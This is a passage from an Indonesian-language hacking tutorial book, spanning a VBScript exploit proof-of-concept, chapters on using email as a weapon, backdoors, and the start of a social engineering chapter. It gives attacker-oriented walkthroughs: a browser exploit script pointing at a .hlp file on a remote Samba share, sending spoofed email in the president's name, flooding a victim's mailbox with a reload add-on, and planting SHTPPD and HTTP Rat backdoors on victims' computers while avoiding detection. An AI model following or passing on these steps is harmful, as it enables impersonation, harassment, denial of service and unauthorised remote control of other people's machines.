
MsgBox "please press F1 to save the world", , "please save the
world", big, 1
MsgBox "press F1 to close this annoying popup", , "", big, 1
MsgBox "press F1 to close this annoying popup", , "", big, 1
// ]]></script>
```

Dan yang kedua:

```
<script type="text/vbscript">// <![CDATA[
```

```
// PoC kedua  
big = "aaaa"  
  
For i=1 to 4500  
    big = big & "#038; "\..\\"  
Next  
  
MsgBox "please press F1 to save the world", , "please save the  
world", big, 1  
// ]]></script>
```

Berikut error yang terjadi apabila script yang kedua dijalankan.



Gambar 295: Error IE.

Dari *source code* di atas, diperoleh informasi bahwa file .hlp dapat diakses dari \\184.73.14.110\PUBLIC\test.hlp yang merupakan samba share dari server dengan alamat IP 184.73.14.110.

Bahkan, pada Microsoft Excel 2007 pun memiliki bug walau bukan buffer overflow. Namun, hal ini menunjukkan bahwa program yang dibuat oleh perusahaan sekelas Microsoft pun tidak terlepas dari kekhilafan sang programmer.

Bug Excel terdapat pada fungsi perkalian. Jika kita mengalikan 850 dengan 77.1 (=850*77.1), yang seharusnya menghasilkan 65,535, ternyata akan menghasilkan 100,000. Dan ternyata, hampir semua formula yang seharusnya menghasilkan 65,535 akan menghasilkan 100,000.

Email Sebagai Senjata | 25

Tentunya saya tidak perlu mendefinisikan apa itu email, sebagai sebuah media berupa surat elektronik. Email pun bukanlah hal yang asing. Hampir sebagian besar aktivitas di internet menggunakan email. Namun, ternyata pemakaian email tidak sekedar untuk berkomunikasi, sebenarnya email juga bisa dimanfaatkan sebagai sarana atau senjata melakukan hacking.

Email Kaleng

Kalau zaman dulu, apabila seseorang tidak menyukai orang lain, dia akan mengirimkan surat kaleng. Ternyata di era internet saat ini, email kaleng pun bisa dilayangkan. Tentunya tidak dengan cara pengiriman email biasa. Sebab, Anda tidak akan bisa mengirim email tanpa ada nama pengirimnya. Jadi, kita bisa membuat Email dengan alamat pengirim palsu.

Anda dapat mengirim anonymous email dari beberapa website penyedia anonymous email, baik yang gratis maupun yang bayar. Salah satunya adalah <http://www.anonymailer.net/>. Anda tinggal membuka website tersebut dan pada halaman depannya sudah tersedia form pengiriman email.

Pada contoh di bawah ini saya memasukkan nama pengirim sbyp dengan alamat email: sby@presidenmu.com. Isi pesannya yang menawarkan lowongan jadi Menkominfo.


Send Fake Anonymous Email

From Name : (Optional)

From E-mail :

To :

Subject : (Optional)




mau gak jadi menkominfo?

Path: p

Are you human? Type the characters on the image to the form field below.
When you are ready to click submit, make sure you refresh the code before you type it to the form field.

Click here to refresh the code.



Submit (*) Mandatory fields


Gambar 296: Fake email.

Setelah selesai masukkan kode captcha, klik tombol **Submit**.

Apabila tidak ada masalah, akan tampil pesan bahwa email berhasil dikirimkan.


Thank you !



Your message has been sent to
 @gmail.com

Gambar 297: Pengiriman email berhasil.

Untuk melihat hasilnya, saya membuka email saya tersebut. Wow, saya dapat email dari sby. "semoga aja ditawarin benaran".



Gambar 298: Email fake yang diterima.


Berhubung kita menggunakan versi gratis, maka akan muncul sedikit pesan sponsor di dalam pesan tersebut.

Email Bomber

Tujuan dari aksi email bomber adalah untuk memenuhi quota mail box target dengan banyak pesan. Sehingga account email target terganggu atau kemungkinan diputus oleh penyedia fasilitas mail. Email juga dapat digunakan untuk melumpuhkan komputer yang terhubung ke internet, bahkan seluruh jaringan komputer perusahaan dapat dilumpuhkan dengan email bomber. Untuk melakukan hal ini, jumlah email dan ukurannya harus cukup besar untuk melumpuhkan sasarannya.

Metode paling sederhana dari email bomb adalah dengan mengirimkan sejumlah besar email ke alamat email korban. Jumlah email yang dikirim tidak harus ratusan, ribuan, atau lebih. Dapat juga lebih sedikit, asalkan isinya besar. Misalnya, dengan memberikan attachment berupa file yang besar. Bisa pula dengan mendaftarkan email korban pada banyak mailing list.

Beberapa paket email bomber yang cukup populer adalah Up Yours, Kaboom, UnaBomber, Gatemail, dan UNIX Mailbomber. Alternatif lainnya untuk email bomb ialah list linking. Program ini ditujukan ke pengguna email yang berlangganan internet news letter, atau maillist seperti yahoo groups dan sebagainya. Daftar mailing list dari segala macam jenis dapat dilihat di sini: <http://www.listsareus.com/>.




Gambar 299: Listsareus.com.

Di sini saya mencontohkan aksi email bomber hanya dengan menggunakan browser Mozilla Firefox. Anda membutuhkan Add-ons tambahan bernama Reload Every. Anda bisa memperolehnya dari <https://addons.mozilla.org/en-US/firefox/addon/115>.




Gambar 300: Add-ons ReloadEvery.

Klik tombol **Add to Firefox** untuk memasangnya. Selanjutnya, muncul pesan peringatan untuk menginstall Add-ons Firefox dari sumber yang bisa dipercaya. Klik saja tombol **Install Now**.




Gambar 301: Install add-ons.

Kemudian tunggu proses instalasi dilakukan sampai selesai.




Gambar 302: Proses instalasi add-ons.

Setelah selesai, akan ada permintaan untuk melakukan Restart Firefox, klik saja tombol **Restart Firefox**.




Gambar 303: Restart firefox.

Setelah Firefox kembali tampil seperti sediakala, barulah Anda bisa menggunakan add-ons tersebut. Cara penggunaan add-ons ini sangat mudah. Hanya dengan klik kanan, arahkan mouse pada bagian Reload Every dan klik pada bagian **Enable**. Selanjutnya tentukan interval Reload akan dilakukan setiap waktunya.




Gambar 304: Menjalankan Reload Every.

Langsung saja, kirimlah sebuah email kepada target Anda terlebih dahulu.




Gambar 305: Email bom yang dikirim.

Setelah email pertama tadi berhasil dikirimkan, akan muncul pesan pernyataan bahwa proses pengiriman berhasil.




Gambar 306: Pengiriman email pertama berhasil.

Sekarang aktifkan Reload Every. Apabila Anda ingin hasil yang lebih dahsyat, buat saja waktu lebih kecil. Misalnya, tiap 3 detik.



Gambar 307: Mengatur waktu reload.

Anda akan ditanyakan apakah akan mengirimkan kembali data, klik saja Yes. Selanjutnya Anda biarkan saja dan tunggu sampai Anda puas. Berikut contoh email target yang telah terkena email bomber.



Gambar 308: Target kena email bomber.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Backdoor | 26

ackdoor atau "pintu belakang", merupakan salah satu usaha dalam keamanan sistem komputer, untuk mengakses sistem, aplikasi, atau jaringan, selain dari mekanisme yang umum digunakan (melalui proses logon atau proses autentikasi lainnya).

ackdoor pada awalnya dibuat oleh para programer komputer sebagai mekanisme yang mengizinkan mereka untuk memperoleh akses khusus ke dalam program mereka sendiri. Hal ini digunakan untuk memperbaiki kode di dalam program yang mereka buat ketika sebuah *crash* akibat bug terjadi.

Namun, kini keberadaan backdoor diarahkan supaya hacker dapat dengan mudah masuk lagi ke dalam sistem yang pernah dimasukinya. Misalnya, adanya Trojan pada suatu sistem berarti suatu sistem dapat dengan mudah dikontrol oleh komputer lain. Sebab, pada dasarnya, Trojan termasuk juga sebagai bagian dari Backdoor.

Contoh beberapa backdoor yang cukup terkenal di antaranya ResoilFTP, Tixanbot, Litebot, dan Remote Connection. Semua program tersebut mengizinkan program mengakses komputer secara remote.

SHTPPD


Berikut ini adalah salah satu contoh backdoor. Program yang bernama SHTPPD ini sangat mudah digunakan. Prinsip kerjanya adalah akan membuka port 443 (SSL) pada komputer korban. Bahkan, hal ini tidak terdeteksi oleh antivirus maupun firewall.

Untuk menggunakan program ini, Anda telah disertai dengan sebuah file bernama Joust.exe, kirimkan file tersebut ke komputer korban dan usahakan dia untuk menjalankan file tersebut. Apabila sudah dijalankan, Anda sudah bisa langsung mengakses komputer target kapanpun Anda inginkan.

Cara menjalankan backdoor ini adalah melalui browser Anda, dengan mengetikkan:

http://ip-target:443

Sewaktu pertama kali menjalankan backdoornya, Anda bisa melihat isi drive C:/.



Gambar 309: Melihat komputer target.

Maaf, pada gambar di atas, IP target saya sembunyikan karena backdoor ini bisa dijalankan orang lain yang mengetahui alamat ini. Backdoor ini juga memiliki kelemahan di antaranya tidak bisa di password.

HTTPRat adalah salah satu backdoor yang memanfaatkan protokol HTTP. Oleh karena protokol ini umum digunakan sehingga diizinkan pengaksesannya. Bahkan untuk memantau target pun kita cukup melihat dari *browser*.

Untuk menggunakan program ini, Anda hanya perlu membuat sebuah file server dan mengaktifkannya di komputer target.


Berikut ini cara menggunakan program tersebut:

- Jalankan program HTTP Rat, lalu masukkan email Anda dan juga alamat SMTP.



Gambar 310: HTTP Rat.

- Klik tombol **Create**. Muncul pesan bahwa server yang bernama `httpserver.exe` telah dibuat, klik saja **OK**.




Gambar 311: Membuat server.

File `httpserver.exe` ini lah yang harus dijalankan di komputer target. Bagusnya dari file ini, dia tidak menunjukkan aktivitas apapun sewaktu dijalankan sehingga mengurangi kecurigaan dari target.

Setelah itu, sewaktu target online, Anda akan menerima email yang memberitahukan cara penggunaannya. Namun, pada beberapa kasus yang saya temui, terkadang program ini tidak mengirim email kepada Anda.

Untuk melihat/mengakses komputer korban, Anda bisa menggunakan browser dan memasukkan `http://ip-target:nomor-port`. Nomor port ini sesuai dengan nomor yang Anda masukkan pada bagian *Server port*.

Berikut contoh sewaktu komputer target bisa Anda akses. Anda pun bisa melihat program yang sedang berjalan, melakukan browsing file, dan melihat informasi komputer, termasuk perintah untuk menghentikan pengintaian ini.



Gambar 312: Tampilan komputer target.

Social Engineering | 27

Walaupun bab ini tidak membicarakan hal teknis seperti pemakaian program, tetapi teknik yang satu ini tidak boleh dianggap remeh. Banyak aksi hacking yang dilakukan karena didukung oleh Social Engineering.

Social Engineering jika diterjemahkan berarti rekayasa sosial. Ya, itulah yang akan Anda lakukan: merekayasa sosial, yaitu bagaimana Anda meyakinkan orang lain (boleh dibilang hampir mendekati menipu), supaya Anda bisa memperoleh data, bahkan password milik orang lain. Teknik ini sendiri sebenarnya lebih mengarah sebagai seni dan kemudian dipadukan dengan kemampuan teknologi.

Social Engineering mengonsentrasi diri pada rantai terlemah sistem jaringan komputer, yaitu manusia. Seperti kita tahu, tidak ada sistem komputer yang tidak melibatkan interaksi manusia. Dan parahnya lagi, celah keamanan ini bersifat universal, tidak tergantung *platform*, sistem operasi, protokol, software, ataupun hardware.

Pada dasarnya, yang bisa memiliki exploit untuk diexploitasi bukan hanya komputer, baik hardware maupun hardware. Bahkan, manusia pun memiliki kelemahan yang bisa diexploitasi.

Sebenarnya, konsep Social Engineering bukan hanya terdapat dalam dunia komputer atau hacking. Dalam kehidupan sehari-hari pun penerapan Social Engineering cukup banyak.

Yang sering saya sampaikan dalam seminar dan pelatihan, seperti ini, jika Anda ditawari hadiah sebuah mobil Kijang Innova, lalu Anda hanya diminta mentransfer uang pajak sejumlah 10 juta, siapa yang tidak mau? Logikanya kita balik, kalau Anda ditawari uang 50 juta, lalu Anda diminta untuk memotong tangan kiri dan kanan, apa mau? Tentunya tidak mau, kan?

Salah satu teknik Social Engineering yang cukup menarik dan banyak terjadi adalah terkadang seseorang sewaktu browsing di internet, mendapat peringatan bahwa komputernya tertular virus, dan dianjurkan untuk menginstall anti-virus tertentu. Tanpa diketahuinya, ternyata peringatan itu palsu dan yang disebut anti-virus itu sendiri sebenarnya trojan. Akibatnya, saat menginstall ‘anti-virus’ itu, sebenarnya si pemakai sudah memasukkan virus atau trojan ke dalam komputernya.

Social Engineering dapat dibagi menjadi dua tipe:

1. Social Engineering yang didasarkan pada sisi manusianya (*human based social engineering*), yaitu dengan melibatkan interaksi antara manusia yang satu dengan yang lainnya.
2. Social Engineering yang didasarkan pada sisi teknis atau komputernya (*computer based social engineering*), dengan bergantung pada software yang digunakan untuk mengumpulkan data atau informasi yang diperlukan.

Human based social engineering dapat dikategorikan menjadi lima jenis:

- *Impersonation* (pemalsuan)

Contoh: seseorang menyamar sebagai salah seorang karyawan dari suatu perusahaan, petugas kebersihan, kurir pengantar barang, dan sebagainya.

